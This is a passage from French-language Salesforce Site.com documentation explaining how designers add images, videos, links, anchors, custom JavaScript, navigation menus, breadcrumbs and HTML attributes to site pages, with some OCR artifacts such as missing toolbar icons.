2. Ajoutez ou modifiez le texte, puis mettez-le en forme en utilisant la barre d'outils d'édition de contenu.

   Conseil:

   - Si vous copiez et collez un texte à partir de Microsoft® Office, sélectionnez-le, puis cliquez sur pour supprimer toute mise en forme masquée, qui risque d'affecter l'affichage du texte dans la page.
   - Dans la mesure du possible, évitez d'appliquer la mise en forme (différentes polices ou le surlignage) directement sur le texte. A la place, il est préférable d'utiliser les styles d'en-tête et de paragraphe pour appliquer rapidement une mise en forme cohérente sur l'ensemble du site. Ils permettent également de mettre automatiquement à jour le texte de toutes les pages si un administrateur de site ou un concepteur modifie les styles de paragraphe et d'en-tête du site.
3. Ajoutez des images, des vidéos, des liens hypertexte ou des ancrages selon vos besoins.
4. Cliquez sur **Enregistrer**.

Remarque: Le contenu de tous les éléments de page modifiables d'une page ou d'un modèle enfant est lié au contenu des éléments modifiables dans son modèle de page parent. Lorsque vous mettez à jour le contenu d'un élément de page modifiable dans le modèle parent, les modifications s'appliquent à toutes les pages ou tous les modèles de page enfants. Cependant, si vous modifiez le contenu d'un élément de page modifiable au niveau de la page ou du modèle enfant, vous rompez le lien entre les éléments, et toute modification ultérieure de l'élément de page dans le modèle parent ne s'applique pas à ses enfants.

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Ajout d'images à des blocs de contenus en mode de conception

Les concepteurs et les administrateurs de site peuvent ajouter des images aux blocs de contenu lors de l'affichage d'une page en mode Conception.

Lorsque la page est ouverte :

1. Double-cliquez sur le bloc de contenu de la page.
2. Placez votre curseur à l'emplacement où vous souhaitez insérer l'image, puis cliquez sur .
3. Dans la boîte de dialogue Propriétés de l'image :
   - Saisissez l'URL d'une image dans le champ `URL de l'image`.
   - Sélectionnez une image à partir de votre site Web en cliquant sur **Depuis le site Web**, puis sélectionnez l'image dans la liste qui s'affiche.
   - Chargez une image à partir de votre ordinateur en ouvrant l'onglet Chargement, en accédant à l'image, puis en cliquant sur **Charger**.
4. Saisissez une brève description de l'image dans le champ `Texte alternatif`. La description est utilisée par les utilisateurs de lecteur d'écran ou comme substitut à une image que le navigateur ne peut pas afficher. Elle peut également faciliter l'optimisation du moteur de recherche (SEO).
5. Vous pouvez également afficher un aperçu de l'image par rapport au texte de la page et définir :
   - La largeur et la hauteur de l'image
   - L'espace qui entoure l'image (contrôlé par les propriétés `HSpace` et `VSpace`)
   - L'alignement de l'image avec le texte de la page
   - La bordure de l'image (par exemple, pour définir une bordure verte en pointillés d'une largeur de 10 pixels, saisissez `10 px en pointillés verts` dans le champ `Bordure` field)
6. Cliquez sur **Appliquer**.
7. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Modification de blocs de contenu en mode Conception

Compréhension de la barre d'outils de modification du contenu

Importation et gestion d'actifs

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- `Utilisateur Site.com Contributor`

  ET

  Rôle Contributor attribué au niveau du site

## Ajout de vidéos à des blocs de contenus en mode de conception

Les concepteurs et les administrateurs de site peuvent ajouter des vidéos YouTube®, Google®, Adobe® Flash®, Windows Media® et Apple QuickTime® aux blocs de contenu lors de l'affichage d'une page en mode Conception.

Lorsque la page est ouverte :

1. Double-cliquez sur le bloc de contenu de la page.
2. Placez votre curseur à l'emplacement où vous souhaitez insérer la vidéo, puis cliquez sur .
3. Dans la boîte de dialogue Propriétés de la vidéo, sélectionnez le type de vidéo et l'une des actions suivantes :
   - Saisissez l'URL de la vidéo dans la zone de texte `URL de la vidéo`, par exemple, `http://www.youtube.com/watch?v=123abc`.
   - Sélectionnez une vidéo à partir de votre site Web en cliquant sur **Depuis le site Web**, puis sélectionnez la vidéo dans la liste qui s'affiche.
   - Chargez une vidéo à partir de votre ordinateur en ouvrant l'onglet Chargement, en accédant à la vidéo, puis en cliquant sur **Charger**.

     Remarque: Vous pouvez sélectionner ou charger uniquement des vidéos Flash, Windows Media et QuickTime.
4. Pour spécifier le mode d'affichage de la vidéo sur la page, vous pouvez définir :
   - La largeur et la hauteur de la vidéo
   - L'espace qui entoure la vidéo (contrôlé par les propriétés `HSpace` et `VSpace`)
   - L'alignement de la vidéo avec le texte de la page

   Vous pouvez également afficher un aperçu de la vidéo.
5. Cliquez sur **Appliquer**. La vidéo s'affiche sous forme d'icône dans le bloc de contenu.
6. Cliquez sur **Enregistrer**.

Remarque: Vous pouvez visionner tous les types de vidéos, autres que les vidéos Windows Media, lorsque vous prévisualisez une page.

CONSULTER ÉGALEMENT :

Modification de blocs de contenu en mode Conception

Compréhension de la barre d'outils de modification du contenu

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- `Utilisateur Site.com Contributor`

  ET

  Rôle Contributor attribué au niveau du site

## Ajout de liens hypertextes à du texte et à des images en mode de conception

Lors de l'affichage d'une page en mode Conception, les concepteurs et les administrateurs de site peuvent créer des liens hypertextes vers :

- Des pages Web ou des sites Web externes
- Des pages et des actifs du site
- Des e-mails
- Des ancrages dans la page

Lorsque la page est ouverte :

1. Double-cliquez sur le bloc de contenu de la page.
2. Sélectionnez le texte ou l'image auquel vous souhaitez joindre un lien hypertexte, puis cliquez sur .
3. Sélectionnez le type de lien dans la liste déroulante Lier à. Pour lier à :
   - Une page Web :
     a. Sélectionnez **Une URL**.
     b. Saisissez l'adresse dans le champ `URL`, par exemple `http://www.siteexterne.com`.
     c. Passez à l'étape 4.
   - Une page ou un élément de votre site :
     a. Sélectionnez **Un élément dans votre site**.
     b. Sélectionnez le type d'élément, par exemple une page ou une image.
     c. Sélectionnez l'élément (si la liste des éléments n'est pas affichée, placez votre curseur dans le champ `URL`, puis appuyez sur la touche Bas de votre clavier).
     d. Passez à l'étape 4.
   - Un ancrage que vous avez déjà ajouté à la page :
     a. Sélectionnez **Un ancrage sur la page**.
     b. Sélectionnez l'ancrage dans la liste déroulante. Vous pouvez également saisir le nom d'un nouvel ancrage et créer les ancrages ultérieurement.
     c. Passez à l'étape 5.
   - Un e-mail :
     a. Sélectionnez **Ajouter un e-mail**.
     b. Saisissez l'adresse e-mail du destinataire et les informations du message.
     c. Passez à l'étape 5.

   Remarque: Pour des blocs de contenu dans un répétiteur de données, vous pouvez utiliser des expressions afin d'ajouter un lien personnalisé, par exemple une chaîne de requête URL, à un élément de votre site ou à une page Web.
4. Pour sélectionner la fenêtre dans laquelle l'élément doit s'ouvrir, sélectionnez une option dans la liste déroulante Cible :
   - **Fenêtre contextuelle** charge l'élément dans une fenêtre contextuelle. Lorsque vous sélectionnez cette option, vous pouvez définir le titre de la fenêtre contextuelle, et contrôler sa présentation et sa taille à l'aide des options affichées.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

- **Nouvelle fenêtre (_blank)** charge l'élément dans une nouvelle fenêtre sans titre du navigateur.
- **Même fenêtre (_self)** charge l'élément dans le même cadre ou la même fenêtre que le lien. Correspond au paramètre par défaut.
- **Fenêtre supérieure (_top)** charge l'élément dans l'ensemble de cadres parent ou la fenêtre supérieure du cadre qui contient le lien.
- **Fenêtre parent (_top)** charge l'élément dans l'ensemble de cadres parent ou la fenêtre du cadre qui contient le lien.

5. Vous pouvez également saisir une info-bulle de description du lien. L'info-bulle s'affiche dans une fenêtre contextuelle lorsque l'utilisateur survole le lien.
6. Cliquez sur **Appliquer**.
7. Cliquez sur **Enregistrer**.

Pour supprimer un lien hypertexte, sélectionnez-le, puis cliquez sur .

CONSULTER ÉGALEMENT :

Modification de blocs de contenu en mode Conception

Compréhension de la barre d'outils de modification du contenu

## Ajout d'ancrages aux pages en mode de conception

Une ancre est un marqueur invisible qui identifie un emplacement spécifique dans une page. Si vous êtes concepteur ou administrateur de site, vous pouvez ajouter une ancre à la page, puis créer un lien hypertexte qui pointe vers cet emplacement spécifique. Cela peut être utile si la page est particulièrement longue. Si la page contient plusieurs sections, par exemple, vous pouvez ajouter des liens pour chaque section en haut de la page afin de faciliter la navigation.

Lorsque la page est ouverte en mode de conception :

1. Double-cliquez sur le bloc de contenu de la page.
2. Placez votre curseur au début de la ligne que vous souhaitez référencer dans le lien, puis cliquez sur .
3. Saisissez le nom de l'ancrage puis cliquez sur **Appliquer**. Il est préférable d'utiliser un nom qui identifie l'emplacement de l'ancre sur la page, par exemple, *`haut de page`*.
4. Créez ensuite un lien hypertexte qui pointe vers l'ancre.

CONSULTER ÉGALEMENT :

- Ajout de liens hypertextes à du texte et à des images en mode de conception
- Modification de blocs de contenu en mode Conception
- Compréhension de la barre d'outils de modification du contenu

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- `Utilisateur Site.com Contributor`

  ET

  Rôle Contributor attribué au niveau du site

## Ajout d'un code personnalisé aux pages

Le code personnalisé permet de personnaliser votre site à l'aide d'un balisage, tel que HTML et JavaScript.

- Ajouter un balisage à un emplacement spécifique d'une page en utilisant un élément de page Code personnalisé. JavaScript ajouté en utilisant l'élément de page Code personnalisé se charge lors du chargement de cette partie de la page.
- Ajouter un balisage dans l'`en-tête` de la page. Le script Java dans l'`en-tête` de la page se charge en premier.
- Ajouter un JavaScript dans le `corps` à la page 5428 de la page. Un script Java ajouté au `corps` de la page est placé à la fin de la balise `body` et se charge uniquement lorsque le DOM est prêt.
- Ajouter une référence à un fichier ou à une bibliothèque JavaScript à la page 5429 dans l'`en-tête` ou dans le `corps` de la page.

**Conseil:**

- Les scripts ne peuvent pas s'exécuter pendant que vous modifiez une page dans Site.com Studio. Pour tester votre code, affichez un aperçu de la page.
- Si vous créez un site Site.com à partir d'un site HTML existant, évitez d'utiliser l'élément de page Code personnalisé pour coller des segments HTML importants à partir du site d'origine. Utilisez à la place les éléments de page disponibles, tels que les panneaux, les blocs de contenu et les tables de données. Vous pouvez ainsi effectuer les mises à jour suivantes et concevoir des modifications plus aisément.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

### Ajout d'un balisage directement dans la page

1. Faites glisser un élément de page **Code personnalisé** depuis le volet Élément de page vers la page.
2. Saisissez le code dans la boîte de dialogue Modifier le code.
3. Cliquez sur **Enregistrer et Fermer** pour ajouter le code directement à la page.

### Ajout d'un balisage dans l'`en-tête` de la page

1. Dans la section Scripts du volet Propriétés, cliquez sur **Configurer** dans Modifier le balisage d'en-tête.
2. Saisissez le balisage dans la boîte de dialogue Modifier le code HTML.
3. Cliquez sur **Enregistrer et Fermer** pour insérer le balisage dans l'`en-tête` de la page.

### Ajout d'un JavaScript au `corps` de la page

1. Dans la section Scripts du volet Propriétés, cliquez sur **Configurer** dans Modifier le script du corps.
2. Saisissez le code dans la boîte de dialogue Modifier le code JavaScript. N'ajoutez pas de balises `<script>`, car elles sont déjà incluses.
3. Cliquez sur **Enregistrer et Fermer** pour ajouter le code en bas du `corps` de la page.

### Utilisation de fichiers ou de bibliothèques JavaScript

Plutôt que d'ajouter un code JavaScript directement à une page, vous pouvez inclure des liens vers des fichiers JavaScript importés ou externes, ou vers une bibliothèque de source ouverte (via l'API Google Libraries).

1. Dans la section Scripts du volet Propriétés, cliquez sur + dans Scripts de corps ou dans Scripts d'en-tête.
2. Pour lier à :
   - Un fichier JavaScript que vous avez importé, sélectionnez **Un script importé**, puis sélectionnez le fichier.
   - Une bibliothèque JavaScript de source ouverte, sélectionnez **Une bibliothèque AJAX Google**, puis sélectionnez la bibliothèque.
   - Un fichier JavaScript externe, sélectionnez **Une URL vers un script externe**, puis saisissez l'adresse.
3. Cliquez sur **Appliquer**.

CONSULTER ÉGALEMENT :

Affichage de données en utilisant un code personnalisé

Ajout d'éléments de page Site.com

## Ajout de la navigation dans le site Web

### À propos du plan du site et de la hiérarchie des pages

La vue Pages de site de l'onglet Présentation contient les pages et le liens du plan de site de votre site Web. Le dossier Plan de site reflète la hiérarchie ou l'arborescence de votre site en hébergeant les pages et les liens du site inclus(es) dans le plan de site. Lorsque vous créez des pages ou des liens de plan de site, ils sont automatiquement ajoutés à ce dossier. Le dossier Pages de destination contient les pages autonomes qui sont exclues du plan de site. il est idéal pour les pages temporaires, notamment les pages promotionnelles ou de la concurrence.

Conseil: Si le dossier Plan du site ne s'affiche pas dans la vue Pages de site de l'onglet Présentation, cliquez sur .

Lorsque vous ajoutez un menu de navigation à votre site, il est important d'organiser avec soin la hiérarchie des pages et des liens de votre site, car sa structure est utilisée pour générer le menu. Les pages et les liens de plan de site s'affichent dans les menus de navigation dans l'ordre où vous les organisez.


Cette représentation de la hiérarchie du site affiche clairement l'arborescence.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition




1. Le dossier Plan de site, qui contient quatre pages de sites.
2. Une page de niveau supérieur dans la hiérarchie du site.
3. Une page parent de niveau supérieur avec deux pages enfant. Une page enfant correspond à une page de niveau inférieur à une page parent dans la hiérarchie du site.
4. Deux pages enfant.
5. Le dossier Pages de destination, qui contient une page temporaire ne faisant pas partie du plan de site ni du menu de navigation.

Conseil: Si une page contient des pages enfant, l'icône ▸ s'affiche pour vous permettre d'agrandir la branche.

Par défaut, lors de la création d'un menu, il est généré à partir des pages et des liens du plan de site de votre dossier Plan du site dans la vue Pages de site. Cependant, vous pouvez également créer un menu généré à partir des pages de votre dossier Pages de destination ou à partir des pages enfant ou semblables d'une page de site.

Vous pouvez masquer une page dans les menus, les chemins de navigation et le plans de site en sélectionnant la case `Masquer la page` dans le volet Propriétés de chaque page. Ce paramètre empêche également les visiteurs du site Web d'accéder à l'URL directe de la page. Par défaut, toutes les pages sont visibles.

CONSULTER ÉGALEMENT :

Ajout d'un menu de navigation

Création de pages Site.com

## Ajout de liens à un plan de site

Vous pouvez attribuer d'autres éléments que des pages à votre plan de site. Ajoutez des URL internes ou externes à votre plan de site pour personnaliser vos menus et chemins de navigation, et augmenter la flexibilité et le contrôle.

Par exemple, supposons que vous avez une page Produits de niveau supérieur dont le menu est basé sur ses pages enfants. Vous souhaitez également inclure une page appelée Témoignages dans le menu, mais elle ne correspond pas à une page enfant de la page Produits. Vous pouvez créer un lien de plan de site pointant vers la page Témoignages et ajouter le lien sous Produits dans le plan de site. Désormais, lorsque des visiteurs affichent la page Produits, un menu composé des pages enfant s'affiche, dont un élément pointe directement vers Témoignages.

1. Sous l'onglet Présentation, cliquez sur **Nouveau** > **Lien du plan de site**.
2. Saisissez le nom du lien.
3. Saisissez une URL. Les URL peuvent être relatives ou absolues et sont sensibles à la casse.

   Remarque: Vous ne pouvez pas afficher l'aperçu des liens de plan de site absolus dans Site.com Studio, sauf s'ils contiennent un préfixe, par exemple `http://` ou `https://`.

4. Cliquez sur **Créer**.
   Le lien s'affiche en bas du plan du site.
5. Faites glisser le lien vers sa position correcte dans le plan du site.

Remarque: Les liens de plan de site sont automatiquement inclus dans les menus et les chemins de navigation. Cependant, vous ne pouvez pas définir un lien de plan de site en tant que noeud racine personnalisé dans un chemin de navigation.

CONSULTER ÉGALEMENT :

- Ajout de chemins de navigation aux pages
- Ajout d'un menu de navigation
- À propos du plan du site et de la hiérarchie des pages

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Ajout de chemins de navigation aux pages

Ajoutez des éléments de navigation dans la page pour aider les utilisateurs à parcourir votre site et afficher l'emplacement de la page dans la hiérarchie du site.

Un chemin de navigation est basé sur les pages et les liens du plan de site, et vient généralement compléter le menu de navigation. Vous pouvez masquer une page dans les menus, les chemins de navigation et le plans de site en sélectionnant la case `Masquer la page` dans le volet Propriétés de chaque page. Ce paramètre empêche également les visiteurs du site Web d'accéder à l'URL directe de la page. Par défaut, toutes les pages sont visibles.

Conseil: Gagner du temps et des efforts, ajoutez un élément de chemin de navigation au modèle de page pour l'inclure automatiquement à chaque page du site basée sur le modèle. Le chemin de navigation de chaque page dérivée est mis à jour dynamiquement en fonction de son emplacement dans votre plan de site.

1. Ouvrez la page ou le modèle de page auquel vous souhaitez ajouter un chemin de navigation.
2. À partir du volet Éléments de page, faites glisser un **Chemin de navigation** vers la page.
3. Dans le volet Propriétés, sous Racine, spécifiez un noeud racine personnalisé pour le chemin de navigation. Par défaut, la valeur racine est définie sur Aucun, qui élabore la structure de chemin de navigation en fonction de l'emplacement de la page dans le plan de site.
   - Sélectionnez *`Page d'accueil`* afin de définir la page d'accueil du site comme premier élément du chemin de navigation. Pour déterminer comment définir la page d'accueil d'un site, reportez-vous à Configuration des propriétés du site.
   - Sélectionnez une page de site spécifique pour la définir comme premier élément du chemin de navigation.

   Remarque: Vous ne pouvez pas définir un lien de plan de site en tant que noeud racine personnalisé dans un chemin de navigation.
4. Dans le volet Propriétés, sous `Séparateur`, vous pouvez personnaliser le séparateur utilisé entre des noeuds de chemin de navigation.

   Par défaut, le séparateur est >. Vous pouvez toutefois le remplacer par un autre symbole de texte ou insérer un code HTML pour une image de votre site, par exemple `<img src='/imageseparateur.jpg'/>`.
5. Pour mettre en forme le chemin de navigation :
   a. Cliquez sur le panneau Style et assurez-vous que `Classe` est sélectionnée.
   b. Sélectionnez une option dans la liste déroulante Style.
   c. Ajustez les valeurs sous l'onglet Visuel selon vos besoins.

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

CONSULTER ÉGALEMENT :

Ajout d'un menu de navigation

Modification et utilisation des éléments de page Site.com

## Ajout d'un menu de navigation

Par défaut, lors de la création d'un menu, il est généré à partir des pages et des liens du plan de site de votre dossier Plan du site dans la vue Pages de site. Cependant, vous pouvez également créer un menu généré à partir des pages de votre dossier Pages de destination ou à partir des pages enfant ou semblables d'une page de site.

1. Organisez les pages du site et les liens du plan de site dans le dossier Plan de site ou Pages de destination, tels que vous souhaitez les afficher dans le menu, en les faisant glisser vers l'emplacement voulu. Faites glisser une page ou un lien de plan de site vers une autre page ou lien pour le définir en tant qu'enfant de cet élément. Faites glisser des pages ou des liens vers le dossier Pages de destination pour les exclure du plan du site.

   Conseil: Si le dossier Plan du site ne s'affiche pas dans la vue Pages de site de l'onglet Présentation, cliquez sur .

2. Ouvrez le modèle de page ou une page du site pour ajouter le menu de navigation.
3. À partir du volet Éléments de page, faites glisser un **Menu** vers la page.
4. Dans le volet Propriétés, sous Source du menu, sélectionnez les pages que vous souhaitez utiliser pour le menu. Par défaut, le dossier Plan de site est utilisé pour créer le menu. Tout lien de plan de site dans la hiérarchie applicable est également affiché dans votre menu.
   - Sélectionnez `Pages de destination` pour créer un menu à partir des pages du dossier Pages de destination.
   - Sélectionnez `Pages enfant` pour créer un menu à partir des pages enfant de la page actuelle.
   - Sélectionnez `Pages semblables` pour créer un menu à partir de toutes les pages qui partagent le même parent que la page actuelle.
   - Sélectionnez une page de site spécifique pour créer un menu à partir des pages enfant uniquement.

   Remarque: Si vous ajoutez un élément de menu à un modèle de page, le menu ne s'affiche pas correctement dans le modèle si vous sélectionnez `Pages enfant` ou `Pages semblables` en tant que source, car les modèles de pages ne font pas partie de la hiérarchie du plan de site. Cependant, le menu s'affiche correctement dans les pages de site basées sur le modèle de page.

5. Pour modifier la présentation du menu, vous pouvez sélectionner un autre thème dans la liste déroulante Nom du thème. Par exemple, pour créer un menu déroulant, sélectionnez `Déroulant horizontal`. Vous pouvez modifier le style de l'ensemble du thème en fonction de vos besoins.
6. Pour modifier le nom d'une page dans le menu, ouvrez la page associée, puis mettez à jour son champ `Nom de navigation` dans le volet Propriétés. Les noms de navigation peuvent inclure des espaces et des caractères spéciaux.

   Vous pouvez également modifier le nom d'un lien de plan de site dans votre menu, en survolant le lien dans la vue Pages de site, sous l'onglet Présentation, puis en cliquant sur **Modifier** et en mettant le nom à jour.

Conseil:

- Lorsque vous ajoutez une nouvelle page ou un lien de plan de site, mettez à jour la propriété `Nom de navigation` d'une page ou réorganisez des pages, le menu est automatiquement mis à jour pour refléter les modifications.
- Pour inclure automatiquement un menu sur chaque page du site, ajoutez le menu à un modèle de page et basez les pages du site sur ce modèle.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

- Vous pouvez masquer une page dans les menus, les chemins de navigation et le plans de site en sélectionnant la case `Masquer la page` dans le volet Propriétés de chaque page. Ce paramètre empêche également les visiteurs du site Web d'accéder à l'URL directe de la page. Par défaut, toutes les pages sont visibles.

CONSULTER ÉGALEMENT :

Style des menus de navigation

À propos du plan du site et de la hiérarchie des pages

Ajout d'éléments de page Site.com

## Style des menus de navigation

Le style des menus de navigation est défini en utilisant des thèmes CSS que vous pouvez personnaliser pour l'adapter à la conception de votre site Web. Lorsque vous ajoutez un menu de navigation à une page, il utilise un thème par défaut pour contrôler sa présentation. Sélectionnez un thème parmi les thèmes existants dans la liste déroulante Nom du thème du panneau Propriétés.

Vous pouvez également personnaliser un thème en fonction de vos besoins :

1. Sélectionnez le menu de navigation dans la page.
2. Sélectionnez un thème à utiliser comme base dans la liste déroulante Nom du thème du panneau Propriétés. Utilisez le thème le plus proche de la conception de votre site ou sélectionnez *`Vide`* pour commencer avec un thème vide.
3. Ouvrez le panneau Style et assurez-vous que `Classe` est sélectionnée.
4. Dans la liste déroulante Style, sélectionnez la partie du menu à laquelle vous souhaitez appliquer le style. Lorsque vous sélectionnez un élément, il est mis en surbrillance pendant quelques secondes pour faciliter sa localisation.

   Conseil: Si vous maîtrisez le code CSS, vous pouvez également modifier le style du menu dans la feuille de style du site.

5. Pour appliquer le style à l'élément de menu sélectionné, utilisez les propriétés du panneau Style. Vos modifications sont immédiatement reflétées dans le menu.
6. Répétez cette procédure pour chaque partie du menu que vous souhaitez modifier.

CONSULTER ÉGALEMENT :

Ajout d'un menu de navigation

À propos du plan du site et de la hiérarchie des pages

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Ajout d'attributs HTML personnalisés

Vous pouvez ajouter des attributs HTML personnalisés à des pages et à des éléments de pages, qui sont rendus dans le balisage HTML de l'élément de page. Cette fonctionnalité est utile, par exemple, pour utiliser des structures tierces qui affichent les éléments de page différemment selon certains attributs.

Lorsque la page est ouverte :

1. Sélectionnez la page ou l'élément de page approprié dans le volet Structure de la page.
2. Dans la section Attributs HTML du volet Propriétés, cliquez sur .
3. Saisissez un nom et une valeur pour l'attribut HTML.
4. Cliquez sur **Enregistrer**.

Pour supprimer un attribut HTML, sélectionnez-le, puis cliquez sur .

Pour changer l'ordre dans lequel l'attribut HTML est rendu, sélectionnez-le, puis cliquez sur ou sur .

CONSULTER ÉGALEMENT :

- Modification de la balise HTML d'un élément de page
- Balises de présentation de page sémantique HTML5
- Modification de la propriété Doctype d'une page

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Modification de la balise HTML d'un élément de page

Par défaut, les panneaux, les répétiteurs de données, les éléments de données, le code personnalisé et les blocs de contenu sont définis chacun en tant que `div`, que vous pouvez remplacer par n'importe quelle autre balise HTML à l'aide de la propriété `Balise HTML`. Vous obtenez ainsi plus de flexibilité et un contrôle accru sur l'affichage de l'élément dans la page.

ATTENTION: La propriété `Balise HTML` offre un excellent outil de contrôle de l'affichage des éléments de page. Cependant, si vous modifiez la balise HTML d'un élément de page, vous risquez de générer un code HTML non valide. Avant la publication d'une modification, effectuez un test approfondi de la page.

Pour redéfinir un panneau, un répétiteur de données, un élément de données, un code personnalisé ou un bloc de contenu :

1. Sélectionnez l'élément dans la page.
2. Dans le champ `Balise HTML` du volet Propriétés, commencez à saisir le nom de la balise.
3. Dans la liste de saisie automatique qui s'affiche, sélectionnez la balise HTML correspondante. Vous pouvez également définir votre propre balise HTML, par exemple, si vous utilisez une bibliothèque JavaScript ou si de nouvelles balises HTML5 sont publiées ultérieurement. Vous pouvez également supprimer la balise HTML d'un panneau, d'un répétiteur de données, d'un élément de données, d'un code personnalisé ou d'un bloc de contenu afin de désactiver son ID, sa classe ou ses styles en ligne.

Remarque: Les balises suivantes ne sont pas comprises dans la liste de saisie automatique :

- `base`
- `body`
- `doctype`
- `head`
- `html`
- `meta`
- `style`
- `title`

CONSULTER ÉGALEMENT :

Balises de présentation de page sémantique HTML5

Ajout d'attributs HTML personnalisés

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les propriétés d'un élément de page :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle d'administrateur de site ou de concepteur attribué dans Site.com Studio

## Balises de présentation de page sémantique HTML5

HTML5 définit plusieurs balises de présentation de page sémantiques qui décrivent leur contenu. Ces balises facilitent la lecture et l'organisation de votre contenu par les moteurs de recherche et les lecteurs d'écran.

Par défaut, plusieurs éléments de pages sont définis en tant que `div`, qui comprennent des volets, des répétiteurs de données, des éléments de données, des blocs de contenu et le code personnalisé. La propriété `Balise HTML` d'un élément de page permet de modifier la balise en balise de bloc sémantique HTML5, telle que :

| Option | Description |
|---|---|
| Article | Section contenant un élément de contenu indépendant, telle qu'un article de magazine ou une publication dans un forum. |
| A part | Section contenant des éléments peu en rapport avec le contenu de la page principale, telle qu'un menu latéral ou une publicité. |
| Détails | Section contenant des détails supplémentaires que l'utilisateur peut afficher ou masquer à l'aide d'un widget interactif. Elle peut également contenir une section récapitulative. |
| En-tête | Section contenant une introduction ou un groupe d'éléments de navigation. |
| Pied de page | Section du pied de page de la page ou de la section parent. Elle contient généralement des informations sur la section parent et s'affiche à la fin de la section. |
| Nav | Section qui contient des liens de navigation. |
